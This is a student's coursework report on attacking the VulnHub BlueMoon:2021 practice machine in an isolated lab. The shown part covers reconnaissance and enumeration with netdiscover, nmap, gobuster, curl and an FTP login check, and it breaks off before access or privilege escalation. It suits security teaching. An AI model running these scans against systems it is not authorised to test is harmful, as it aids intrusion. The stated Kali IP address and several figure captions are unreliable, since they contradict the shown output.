Universiti Kuala Lumpur
Where Knowledge is Applied

ASSESSMENT COVERSHEET

Attach this coversheet as the cover for your submission. All sections must be completed.

Section A: Submission Details

Programme	:	BACHELOR OF CYBERSECURITY TECHNOLOGY WITH HONORS
Course Code & Name	:	IKB21403 – VULNERABILITY ANALYSIS
Course Lecturer(s)	:	TS. NOR ADANI KAMAL MOHAMAD NASIR
Submission Title	:	VULNERABLE MACHINE: VULNHUB – BLUEMOON (WEEK 3)
Deadline	:	Day 05 Month 11 Year 2026 Time 12:00 AM
Penalties	:	• 5% will be deducted per day to a maximum of four (4) working days, after which the submission will **not** be accepted. • Plagiarised work is an Academic Offence in University Rules & Regulations and will be penalised accordingly.

Section B: Academic Integrity

Tick (√) each box below if you agree:

√	I have read and understood the UniKL's policy on Plagiarism in University Rules & Regulations.
√	This submission is my own, unless indicated with proper referencing.
√	This submission has not been previously submitted or published.
√	This submission follows the requirements stated in the course.

Section C: Submission Receipt

(must be filled in manually)

Office Receipt of Submission

Date & Time of Submission (stamp)	Student Name(s)	Student ID(s)
05/11/2026 12:00 AM	NURUL IZZAH KAMARULZAMAN	52215125699

Student Receipt of Submission

This is your submission receipt, the only accepted evidence that you have submitted your work. After this is stamped by the appointed staff & filled in, cut along the dotted lines above & retain this for your record.

Date & Time of Submission (stamp)	Course Code	Submission Title	Student ID(s) & Signature(s)
05/11/2026 12:00 AM	IKB21403	VULNERABLE MACHINE: VULNHUB – BLUEMOON (WEEK 3)	52215125699 

Table of Contents

	Contents	Page
1.	Introduction	2
2.	Objectives	2
3.	Lab Environment	3
3.1.	Tools Used	3
4.	Methodology	4 – 54
4.1.	Reconnaissance	4 – 5
4.2.	Scanning and Enumeration	6 – 43
4.3.	Gaining Access	44 – 49
4.4.	Privilege Escalation	50 – 54
5.	Flags Collected	55
6.	Security Findings and Recommendations	55
7.	Conclusion	56

1. Introduction

System hacking is the process of identifying and exploiting weaknesses in a computer system to gain access or obtain higher privileges. In this practical, the BlueMoon:2021 vulnerable virtual machine from VulnHub was tested in a controlled laboratory environment.

Kali Linux was used as the attacker machine and BlueMoon:2021 was used as the target machine. Both virtual machines were configured in Oracle VirtualBox. The practical focused on reconnaissance, scanning, gaining access and privilege escalation. The main goal was to obtain root access and collect the flags available on the target.

2. Objectives

- Identify the target machine and confirm network connectivity.
- Discover open ports and running services on the target.
- Find hidden web directories and investigate information exposed by the website.
- Obtain initial access to the target machine.
- Escalate privileges from Robin to Jerry and then to root.
- Collect and document all flags found during the practical.

3. Lab Environment

Component	Configuration	Purpose
Attacker	Kali Linux – 192.168.56.103	Scanning and Testing
Target	BlueMoon:2021 – 192.168.56.102	Vulnerable target machine
Target OS	Debian GNU / Linux 10	Operating System under test
Virtualisation	Oracle VirtualBox	Runs both virtual machines
Network	Adapter 1 – NAT Adapter 2 – Host-only	Isolated lab communication and Kali Linux internet access

3.1. Tools Used

- Netdiscover – network host discovery
- Nmap – port and service scanning
- Gobuster – web directory enumeration
- Firefox and curl – website inspection
- Zbarimg – QR code decoding
- FTP and SSH – remote service access
- Hydra – password list testing against SSH
- Docker – privilege escalation investigation

4. Methodology

4.1. Reconnaissance

4.1.1. Identify Kali Linux IP address

The network interface configuration was checked to identify Kali's Host-only IP address.

command: ip a

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixro
ute eth0
       valid_lft 548sec preferred_lft 548sec
    inet6 fe80::b3ae:ae87:6545:3527/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 1

Figure 1 shows the Kali Linux network interface configuration and IP address

The Host-only address used by Kali Linux was **192.168.66.103**

4.1.2. Discover the BlueMoon target

Netdiscover was used to identify active devices on the Host-only network.

command: sudo netdiscover -i eth0 -r 192.168.56.0/24

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth0 -r 192.168.56.0/24
[sudo] password for kali:
```

Figure 2

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:06      1      60  Unknown vendor
 192.168.56.100  08:00:27:34:3c:ba      1      60  PCS Systemtechnik GmbH
 192.168.56.102  08:00:27:c4:33:18      1      60  PCS Systemtechnik GmbH
```

Figure 3

Figure 3 shows Netdiscover results showing BlueMoon at 192.168.56.102

The target was identified at **192.168.56.102** with MAC address **08:00:27:C4:33:18**. A ping test was also performed to confirm connectivity.

command: ping -c 4 192.168.56.102




Figure 4

Figure 4 shows successful ping test to the BlueMoon target.

4.2. Scanning and Enumeration

4.2.1. Scan BlueMoon using Nmap

Nmap was used to scan the target and identify open ports, service names and versions.

command: nmap -sC -sV -Pn -vv 192.168.56.102




Figure 5




Figure 6




Figure 7

Figure 5 – 7 shows Nmap scan results for the target's open ports and services.

The scan identified the following open services:

Port	Service	Detected Version
21 / tcp	FTP	vsftpd 3.0.3
22 / tcp	SSH	OpenSSH 7.9p1 Debian 10+deb10u2
80 / tcp	HTTP	Apache httpd 2.4.38 (Debian)

4.2.2. Investigating the website

The HTTP service was examined by accessing the target website from Kali Linux.

url: ***http://192.168.56.102***




Figure 8

Figure 8 shows the BlueMoon website during the web investigation.

4.2.3. Configure the Proxy Setting

No proxy setting allows Firefox to connect directly to the target without using a proxy server.




Figure 9

Figure 9 shows the Firefox network or proxy settings used to access the target website.




Figure 10

Figure 10 shows the target website was successfully accessed after refreshing the page.

4.2.4. Enumerate the Website Directories

Gobuster was used to identify directories and files that were not directly linked from the homepage.

command: gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt




Figure 11

Figure 11 shows the Gobuster directory enumeration results for the target website.

4.2.5. Inspect index.html

The index.html page was accessed to determine whether it contained content different from the main homepage.

url: ***http://192.168.56.102/index.html***




Figure 12

Figure 12 shows the BlueMoon website during the web investigation.

4.2.6. Inspect the HTTP Response Headers

The HTTP response headers were examined to obtain additional information about the web server.

command: curl -I ***http://192.168.56.102/index.html***



Figure 13

Figure 13 shows the practical step for inspect the http response headers.

4.2.7. Inspect the Homepage Response

The homepage response was checked for comparison with the index.html response.

command: curl -I http://192.168.56.102/




Figure 14

Figure 14 shows the BlueMoon website during the web investigation.

4.2.8. Investigate the FTP Service (Port 21)

The FTP service was tested to determine whether anonymous login was permitted.

command: ftp 192.168.56.102




Figure 15




Figure 16

Figure 15 – 16 shows the FTP session established with the BlueMoon target.

4.2.9. Inspect the SSH Service

The SSH service configuration was examined to identify the supported key-exchange, encryption and authentication algorithms. No password-guessing attempt was performed at this stage.

command: nmap -p 22 --script ssh2-enum-algos 192.168.56.102




Figure 17



Figure 18

Figure 17 – 18 shows the Nmap scan results for the target's open ports and services.

4.2.10. Inspect the Website Source Code

The homepage HTML source was inspected for comments, hidden links, filenames or other information that was not visible on the webpage.

url: ***http://192.168.56.102*****.**

1. Right-click anywhere on the webpage.
2. Select View Page Source from the context menu.




Figure 19




Figure 20

Figure 19 – 20 shows the Nmap scan results for the target's open ports and services.

4.2.11. Inspect the Homepage Image

The image referenced by the homepage was accessed directly to confirm that the file was available.

url: ***http://192.168.56.102/starts.jpeg***

